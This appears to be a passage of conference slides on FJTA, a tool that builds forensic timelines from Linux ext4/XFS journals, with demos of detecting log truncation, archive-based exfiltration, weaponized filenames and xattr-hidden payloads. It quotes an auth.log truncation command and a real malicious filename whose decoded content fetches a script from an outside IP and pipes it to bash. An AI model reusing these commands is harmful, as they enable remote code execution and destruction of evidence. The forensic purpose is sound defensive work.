
- inode: 100 → Changed user ID and set the permission (SUID)
- inode: 200 → Nothing happened
- inode: 300 → Tampered mtime (Timestomping)
- inode: 400 → Deleted an inode
- inode: 500 → Created a new inode

TLP:CLEAR

Building a Journal Timeline

- Steps to build a timeline:
  - Infer file activity from each transaction.
  - Perform the above step in transaction order to generate timeline events.
  - Correlate inferred activities with directory entries (filenames).
- While the concept is straightforward, doing this manually is impractical due to the large number of transactions.
- This is why I developed FJTA.

Building a Journal Timeline (cont.)



TLP:CLEAR


4. Overview of FJTA

Features

- FJTA can build a forensic timeline from Linux filesystem journals.
  - FJTA is short for Forensic Journal Timeline Analyzer
- Automatically identifies the disk image type and file system
  - Supported disk image types:
    - RAW
    - EWF (E01)
    - VMDK
    - VHD/VHDX
  - Supported filesystem journals:
    - ext4 (data=ordered)
    - XFS (version 5)
  - Exported filesystem journals
- Parses ext4 and XFS filesystem journals
  - If possible, combine inode and filename.
- Analyzes file activity and detects suspicious activity
  - Inode creation/deletion
  - Hard link creation/deletion
  - Updating MACB timestamps (also Timestomping)
  - Change UID/GID (also SUID/SGID)
  - File size up/down
  - Change flags (immutable, noatime)
  - Extended attributions add/remove
- Generates a timeline of file activity
- Outputs a timeline as ndjson to the stdout

TLP:CLEAR

Architecture of FJTA



TLP:CLEAR

How to Run

- Run with the offset and image path options

```
$ python ./fjta.py -s $((4096*512)) -i ~/imgs/ubuntu_2410.E01
{"transaction_id": 2, "action": "CREATE_INODE|CREATE_HARDLINK", "inode": 2, "file_type": "DIRECTORY",
"names": {"2": ["R"]}, "mode": 0, "uid": 0, "gid": 0, "size": 4096, "atime":
1729038756.5419722, "ctime": 1729038659.0, "mtime": 1729038659.0, "crtime": 1729038659.0, "dtime": 0.0,
"flags": 524288, "link_count": 3, "symlink_target": "", "extended_attributes": [], "device_number":
{"major": 0, "minor": 0}, "info": "Crtime: 2024-10-16 00:30:59.000000000 UTC|Link Count: 3"}
{"transaction_id": 3, "action": "CHANGE|MODIFY", "inode": 2, "file_type": "DIRECTORY", "names": {"2":
["Root directory"]}, "mode": 493, "uid": 0, "gid": 0, "size": 4096, "atime": 1729038756.5419722,
"ctime": 1729038807.9101748, "mtime": 1729038807.9101748, "crtime": 1729038659.0, "dtime": 0.0,
"flags": 524288, "link_count": 3, "symlink_target": "", "extended_attributes": [], "device_number":
{"major": 0, "minor": 0}, "info": "Ctime: 2024-10-16 00:30:59.000000000 UTC -> 2024-10-16
00:33:27.910174879 UTC|Mtime: 2024-10-16 00:30:59.000000000 UTC -> 2024-10-16 00:33:27.910174879 UTC"}
{"transaction_id": 3, "action": "CREATE_INODE|CREATE_HARDLINK", "inode": 12, "file_type":
"REGULAR_FILE", "names": {"2": ["test.txt"]}, "mode": 420, "uid": 0, "gid": 0, "size": 0, "atime":
1729038807.9101748, "ctime": 1729038807.9101748, "mtime": 1729038807.9101748, "crtime":
1729038807.9101748, "dtime": 0.0, "flags": 524288, "link_count": 1, "symlink_target": "",
"extended_attributes": [], "device_number": {"major": 0, "minor": 0}, "info": "Crtime: 2024-10-16
00:33:27.910174879 UTC|Link Count: 1"}
…
```

Offset in bytes

Disk image path

TLP:CLEAR

Formatting with Jq


```
{
  "transaction_id": 3,
  "action": "CREATE_INODE|CREATE_HARDLINK",
  "inode": 12,
  "file_type": "REGULAR_FILE",
  "names": {
    "2": [
      "test.txt"
    ]
  },
  "mode": 420,
  "uid": 0,
  "gid": 0,
  "size": 0,
  "atime": 1729038807.9101748,
  "ctime": 1729038807.9101748,
  "mtime": 1729038807.9101748,
  "crtime": 1729038807.9101748,
  "dtime": 0.0,
  "flags": 524288,
  "link_count": 1,
  "symlink_target": "",
  "extended_attributes": [],
  "device_number": {
    "major": 0,
    "minor": 0
  },
  "info": "Crtime: 2024-10-16 00:33:27.910174879 UTC|Link Count: 1"
}
```


Created test.txt at 2024-10-16 00:33:27.910174879

File names are stored in an array keyed by the parent directory's inode number.

```
"names": {
    "128": [
      "file_0.txt"
    ],
    "132": [
      "file_1.txt"
    ],
    "262272": [
      "file_2.txt"
    ],
    "655488": [
      "file_3.txt"
    ]
  },
```

If an inode has multiple hard links.

TLP:CLEAR

Inferable Actions

Action	Description
CREATE_INODE	The inode was created.
CREATE_HARDLINK	The number of hard links to the inode increased.
DELETE_INODE	The inode was deleted.
DELETE_HARDLINK	The number of hard links to the inode decreased.
REUSE_INODE	The inode was reused, regardless of whether a DELETE_INODE event was recorded.
MOVE	The inode was either moved to a different directory or renamed.
ACCESS	Atime was updated.
CHANGE	Ctime was updated.
MODIFY	Mtime was updated.
TIMESTOMP	MAC time was set earlier than the creation time (crtime).
SIZE_UP	File size was increased.
SIZE_DOWN	File size was decreased.
CHANGE_UID	The user ID was changed.
CHANGE_GID	The group ID was changed.
CHANGE_MODE	Mode (permission) was changed.
CHANGE_FLAGS	File flags were changed.
CHANGE_SYMLINK_TARGET	The target of the symbolic link was changed.
CHANGE_EA	The extended attributes were added or removed.

TLP:CLEAR

Filtering with Jq

```
$ source scripts/helper.sh
$ python ./fjta.py -i ~/imgs/xfs_test.img | jq -r --argjson threshold $(to_epoch "2025-04-10 10:00:00")
'
  select(
    ((.action | contains("CREATE_INODE")) or (.action | contains("DELETE_INODE")))
    and (.crtime >= $threshold)
  )
  | [
    .inode,
    (.names | tostring),
    .action,
    .mode,
    (.mtime | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%04o¥t%s¥n", $1, $2, $3, $4, $5}' | column -s $'¥t' -t -N
inode,names,action,mode,mtime -T action
inode  names                          action                          mode  mtime
128    {"128":["Root directory"]}     CREATE_INODE|CREATE_HARDLINK    0755  2025-06-04 06:01:45
131    {"128":["dir_1"]}              CREATE_INODE|CREATE_HARDLINK    0755  2025-06-04 06:26:55
132    {"131":["file_1.txt"]}         CREATE_INODE|CREATE_HARDLINK    0644  2025-06-04 06:27:19
132    {}                             DELETE_INODE                    0000  2025-06-04 06:27:41
```

Filtering with action and crtime

Formatting with awk and column

Result

TLP:CLEAR

Analyzing Exported Journals

- ext4

```
$ sudo debugfs -R 'dump <8> sda3.journal' /dev/sda3
$ sudo dumpe2fs /dev/sda3 > sda3.dumpe2fs
$ python ./fjta.py -i sda3.journal
```

- XFS

```
$ sudo xfs_logprint -C rl-root.journal /dev/mapper/rl-root
$ sudo xfs_info /dev/mapper/rl-root > rl-root.xfs_info
$ python ./fjta.py -i rl-root.journal
```

TLP:CLEAR

Artifact Collection Priority

- Acquire the filesystem journals before a large amount of file access occurs.
  - Old journal data may be overwritten.
- Acquisition order (my recommendation)
  1. Memory image
  2. Filesystem journals
  3. procfs and tmpfs
  4. Physical file-based artifacts
     - Logs, config files, and so on

TLP:CLEAR

5. Demo

TLP:CLEAR

Demo

- Preconditions:
  - The suspicious connection was detected by a SIEM or similar system, and the timestamp is known.
    - 2025-10-09 04:47:28 (UTC)
  - The victim disk image was acquired immediately after detection.
  - Victim system: Ubuntu 24.10
- Analyze TSK and FJTA timeline events occurring on or after 2025-10-09 04:35:00 (UTC).
- Confirm that FJTA timeline analysis can complement TSK timeline analysis.

- *Note:* Constructing timelines takes time, so pre-generated timeline is used for this demo.

TLP:CLEAR

Demo – Building TSK Timeline

- Building TSK timeline

```
$ mmls ubuntu_2410.E01
$ fls -o 4096 -m / -r ubuntu_2410.E01 > bodyfile.txt
$ mactime -b bodyfile.txt -d -y > tsk_timeline.csv
```

TLP:CLEAR

Demo – Analyzing TSK Timeline

- Analyzing TSK timeline

```
$ awk -F, 'NR==1 || ($1 != "0000-00-00T00:00:00Z" && $1 >= "2025-10-09T04:35:00Z")' tsk_timeline.csv | fgrep -v "/var" | fgrep -v
".a.." | column -s , -t
Date                  Size     Type  Mode          UID   GID   Meta     File Name
2025-10-09T04:36:54Z  33       macb  l/lrwxrwxrwx  1000  1000  262436   "/home/mkobayashi/snap/firmware-updater/167/.config/ibus/bus -
> /home/mkobayashi/.config/ibus/bus"
2025-10-09T04:36:54Z  4096     ..c.  d/drwx------  1000  1000  264812   "/home/mkobayashi/snap/firmware-updater/167/.config"
2025-10-09T04:36:54Z  4096     m.c.  d/drwxrwxr-x  1000  1000  275980   "/home/mkobayashi/snap/firmware-updater/167/.config/ibus"
2025-10-09T04:38:23Z  4096     m.c.  d/drwxr-xr-x  0     0     1179654  "/usr/lib"
2025-10-09T04:38:23Z  12288    m.c.  d/drwxr-xr-x  0     0     262145   "/etc"
2025-10-09T04:39:18Z  10       macb  r/rrw-rw-r--  1000  1000  1184228  "/home/mkobayashi/.cache/tracker3/files/last-crawl.txt"
2025-10-09T04:39:18Z  4096     m.c.  d/drwxr-x---  1000  1000  1225518  "/home/mkobayashi"
2025-10-09T04:39:38Z  2405     mac.  r/rrw-------  1000  1000  1180688  "/home/mkobayashi/.bash_history"
2025-10-09T04:39:38Z  4096     m.c.  d/drwxr-xr-x  0     7     262184   "/etc/cups"
2025-10-09T04:39:38Z  1000     ..c.  r/rrw-r-----  0     7     262962   "/etc/cups/subscriptions.conf.O"
2025-10-09T04:39:38Z  92       macb  r/rrw-r-----  0     7     317787   "/etc/cups/subscriptions.conf"
2025-10-09T04:39:39Z  325      macb  r/rrw-------  1000  1000  1185545  "/home/mkobayashi/.local/share/gnome-shell/session-active-
history.json"
2025-10-09T04:39:39Z  32       macb  r/rrw-rw-r--  1000  1000  1185548  "/home/mkobayashi/.local/share/gnome-shell/session.gvdb"
2025-10-09T04:39:39Z  4096     m.c.  d/drwx------  1000  1000  1225862  "/home/mkobayashi/.local/share/gnome-shell"
2025-10-09T04:39:39Z  4096     m.c.  d/drwx------  1000  1000  1225978  "/home/mkobayashi/.cache/tracker3/files"
2025-10-09T04:39:39Z  2768896  m.c.  r/rrw-r--r--  1000  1000  1225980  "/home/mkobayashi/.cache/tracker3/files/meta.db"
2025-10-09T04:39:39Z  1294336  m.c.  r/rrw-r--r--  1000  1000  1225990
"/home/mkobayashi/.cache/tracker3/files/http://tracker.api.gnome.org/ontology/v3/tracker#FileSystem.db"
```

There is no suspicious file

TLP:CLEAR

Demo – Building FJTA Timeline

- Building FJTA timeline

```
$ python ./fjta.py -s $((4096*512)) -i ubuntu_2410.E01 > fjta_timeline.ndjson
```

TLP:CLEAR

Demo – Analyzing FJTA Timeline

- Timeline analysis demo

TLP:CLEAR

6. Detection of Attack Traces

TLP:CLEAR

Auth Log Truncation

- Attack Method
  - Attackers may truncate authentication logs (e.g., /var/log/auth.log or /var/log/secure) to hinder forensic analysis.
  - sudo echo -n " > /var/log/auth.log
- Detection Approach
  - Log files typically grow over time; shrinking is unusual.
  - SIZE_DOWN events detected in /var/log indicate possible tampering.

TLP:CLEAR

Auth Log Truncation

- Check the inode number of /var/log.

```
$ ifind -o 4096 -n var/log ubuntu_2410_truncating.E01
1048632
```

- Next, parse the journal and filter the events:

```
$ python ./fjta.py -s $((4096*512)) -i ubuntu_2410_truncating.E01 > ubuntu_2410_truncating.ndjson
$ jq -r '
  select(
    (.action | contains("SIZE_DOWN"))
    and (.names | has("1048632"))
  )
  | [
      .inode,
      (.names | tostring),
      .size,
      .action,
      .mode,
      (.mtime  | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
  ' ubuntu_2410_truncating.ndjson | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%s¥t%04o¥t%s¥n", $1, $2, $3, $4,
$5, $6}' | column -s $'¥t' -t -N inode,names,size,action,mode,mtime -T action
```

TLP:CLEAR

Auth Log Truncation

- Filtering Results:

inode	names	size	action	mode	mtime
1060337	{"1048632":["gpu-manager.log"]}	0	CHANGE|MODIFY|SIZE_DOWN	0644	2025-12-09 06:38:49
1048723	{"1048632":["auth.log"]}	0	SIZE_DOWN	0640	2025-12-09 06:54:12
1048723	{"1048632":["auth.log"]}	0	CHANGE|MODIFY|SIZE_DOWN	0640	2025-12-09 06:57:23
1048723	{"1048632":["auth.log"]}	0	CHANGE|MODIFY|SIZE_DOWN	0640	2025-12-09 07:01:22

- The auth.log was truncated three times.
- The mtime shows the timestamp of each truncation.

TLP:CLEAR

Data Exfiltration

- Attack Method
  - Attackers create an archive file when they carry out the important files from servers/clients.
  - They can delete the archive file to hinder a forensic analysis.
- Detection Approach
  - An archive file such as zip, rar, 7z, and gz will be created, and its size increases.
  - Many files must be accessed in a short period of time.
    - However, atime will be updated once a day if relatime mount option is enabled (it's a default option).

TLP:CLEAR

Data Exfiltration

- Filter the events related to ACCESS events or archive files.

```
$ python ./fjta.py -i ext4_data_exfiltration.img | jq -r '
  select(
    (.action == "ACCESS")
    or (.names | to_entries | any(.value[] | test("¥¥.(zip|rar|7z|gz|bz2)$"; "i")))
  )
  | [
      .inode,
      (.names | tostring),
      .size,
      .action,
      .mode,
      (.mtime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.atime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.ctime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.crtime | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' |
awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%s¥t%04o¥t%s¥t%s¥t%s¥t%s¥n", $1, $2, $3, $4, $5, $6, $7, $8, $9}' |
column -s $'¥t' -t -N inode,names,size,action,mode,mtime,atime,ctime,crtime -T action
```

TLP:CLEAR

Data Exfiltration

- Filtering Results:

inode	names	size	action	mode	mtime	atime	ctime	crtime
8193	{"2":["dummy_data"]}	4096	ACCESS	0755	2025-12-08 06:14:20	2025-12-08 06:18:16	2025-12-08 06:14:20	2025-12-08 06:14:20
13	{"8193":["dir1"]}	4096	ACCESS	0755	2025-12-08 06:14:20	2025-12-08 06:18:16	2025-12-08 06:14:20	2025-12-08 06:14:20
14	{"13":["dir2"]}	4096	ACCESS	0755	2025-12-08 06:14:20	2025-12-08 06:18:16		
15	{"14":["file1"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:17		
16	{"14":["file2"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:17	2025-12-08 06:14:20	2025-12-08 06:14:20
49	{"47":["file32"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:18	2025-12-08 06:14:20	2025-12-08 06:14:20
(snip)								
123	{"114":["file99"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:18	2025-12-08 06:14:20	2025-12-08 06:14:20
124	{"114":["file100"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:19	2025-12-08 06:14:20	2025-12-08 06:14:20
125	{"2":["takeout.zip"]}	0	CREATE_INODE|CREATE_HARDLINK	0644	2025-12-08 06:18:20	2025-12-08 06:18:16		
97	{"92":["file75"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:18		
98	{"92":["file76"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:18		
(snip)								
111	{"103":["file88"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:19		
112	{"103":["file89"]}	1048576	ACCESS	0644	2025-12-08 06:14:20	2025-12-08 06:18:19		
125	{"2":["takeout.zip"]}	104894042	SIZE_UP	0644	2025-12-08 06:18:20	2025-12-08 06:18:16		
2	{"2":["Root directory"]}	4096	ACCESS	0755	2025-12-08 06:18:20	2025-12-08 06:19:03		
126	{"2":["takeout.rar"]}	55578221	CREATE_INODE|CREATE_HARDLINK	0644	2025-12-09 01:12:02	2025-12-09 01:11:57	2025-12-09 01:12:02	2025-12-09 01:11:57
126	{"2":["takeout.rar"]}	103815872	CHANGE|MODIFY|SIZE_UP	0644	2025-12-09 01:12:06	2025-12-09 01:11:57	2025-12-09 01:12:06	2025-12-09 01:11:57
126	{"2":["takeout.rar"]}	104872979	SIZE_UP	0644	2025-12-09 01:12:06	2025-12-09 01:11:57	2025-12-09 01:12:06	2025-12-09 01:11:57
2	{"2":["Root directory"]}	4096	ACCESS	0755	2025-12-09 01:11:57	2025-12-09 01:12:11		
127	{"2":["takeout.7z"]}	0	CREATE_INODE|CREATE_HARDLINK	0644	2025-12-09 01:14:27	2025-12-09 01:14:27		
127	{"2":["takeout.7z"]}	0	CHANGE|MODIFY	0644	2025-12-09 01:14:41	2025-12-09 01:14:27		
2	{"2":["Root directory"]}	4096	ACCESS	0755	2025-12-09 01:14:27	2025-12-09 01:14:44		
127	{"2":["takeout.7z"]}	104865317	SIZE_UP	0644	2025-12-09 01:14:41	2025-12-09 01:14:27	2025-12-09 01:14:41	2025-12-09 01:14:27
128	{"2":["takeout.tar.gz"]}	0	CREATE_INODE|CREATE_HARDLINK	0644	2025-12-09 01:17:37	2025-12-09 01:17:33	2025-12-09 01:17:37	2025-12-09 01:17:33
128	{"2":["takeout.tar.gz"]}	104889874	SIZE_UP	0644	2025-12-09 01:17:37	2025-12-09 01:17:33	2025-12-09 01:17:37	2025-12-09 01:17:33

Sequential ACCESS events detected

The zip file was created

Sequential ACCESS events detected again

The zip file size increased

Other archive files were created without ACCESS events due to relatime

TLP:CLEAR

Weaponized Filenames

- Attack Method
  - Attackers can craft a filename which can let to bash script execution.
  - They can delete the file to hinder a forensic analysis.
- Detection Approach
  - Suspicious files must have a back quote (`), curly brackets ({}), or pipe (|).

- References
  - The Silent, Fileless Threat of Vshell
    - https://www.trellix.com/blogs/research/the-silent-fileless-threat-of-vshell/

TLP:CLEAR

Weaponized Filenames

```
$ unrar e yy.rar

UNRAR 7.00 freeware      Copyright (c) 1993-2024 Alexander Roshal


Extracting from yy.rar

Extracting
ziliao2.pdf`{echo,KGN1cmwgLWZzU0wgLW0xODAgaHR0cDovLzQ3Ljk4LjE5NC42MDo4MDg0L3Nsd3x8d2dldCAtVDE4MCAtcSBodHRwOi8vNDcuOTgu
MTk0LjYwOjgwODQvc2x3KXxzaCAg}|{base64,-d}|bash`    OK
All OK
```

This bash script within the filename can be run via “eval "$(ls)"”

Decode the base64 string

```
ziliao2.pdf`(curl -fsSL -m180 http://47.98.194.60:8084/slw||wget -T180 -q http://47.98.194.60:8084/slw)|sh|bash`
```

TLP:CLEAR

Weaponized Filenames

- Filter files which have a back quote, curly brackets, or pipe within their filenames

```
$ python ./fjta.py -i ext4_weaponized_filenames.img | jq -r '
  select(
    .names | to_entries | any(.value[] | test("[`{|]"))
  )
  | [
      .inode,
      (.names | tostring),
      .action,
      (.mtime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.crtime  | strftime("%Y-%m-%d %H:%M:%S"))
    ]
  | @tsv
' | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%s¥t%s¥n", $1, $2, $3, $4, $5}' | column -s $'¥t' -t -N
inode,names,action,mtime,crtime -T names
```

Weaponized Filenames

- Filtering Results:

inode	names	action	mtime	crtime
13	{"2":["ziliao2.pdf`{echo,KGN1cmwgLWZzU0wgLW0xODAgaHR0cDovLzQ3Ljk4LjE5NC42MDo4MDg0L3Nsd3x8d2	MODIFY│TIMESTOMP	2022-03-30 02:31:15	2025-12-09 05:23:24

- The filesystem journals also preserve the filenames. Therefore, they can be extracted even if suspicious files are deleted.
- General carving tools can only restore the content of file. Unfortunately, they are useless for this situation.

TLP:CLEAR

Hidden Payloads

- Attack Method
  - Attackers can hide their payloads into the extended attributes of arbitrary files.
  - They can delete the files to hinder a forensic analysis.
- Detection Approach
  - Suspicious files must have weird extended attribute value.

- References
  - Hiding Payloads in Linux Extended File Attributes - SANS ISC
    - https://isc.sans.edu/diary/32116
  - The script introduced in the above link has a bug, so I've patched.
    - https://github.com/mnrkbys/SANS-ISC/tree/patch

TLP:CLEAR

Hidden Payloads

- Filter files which have extended attributes.

```
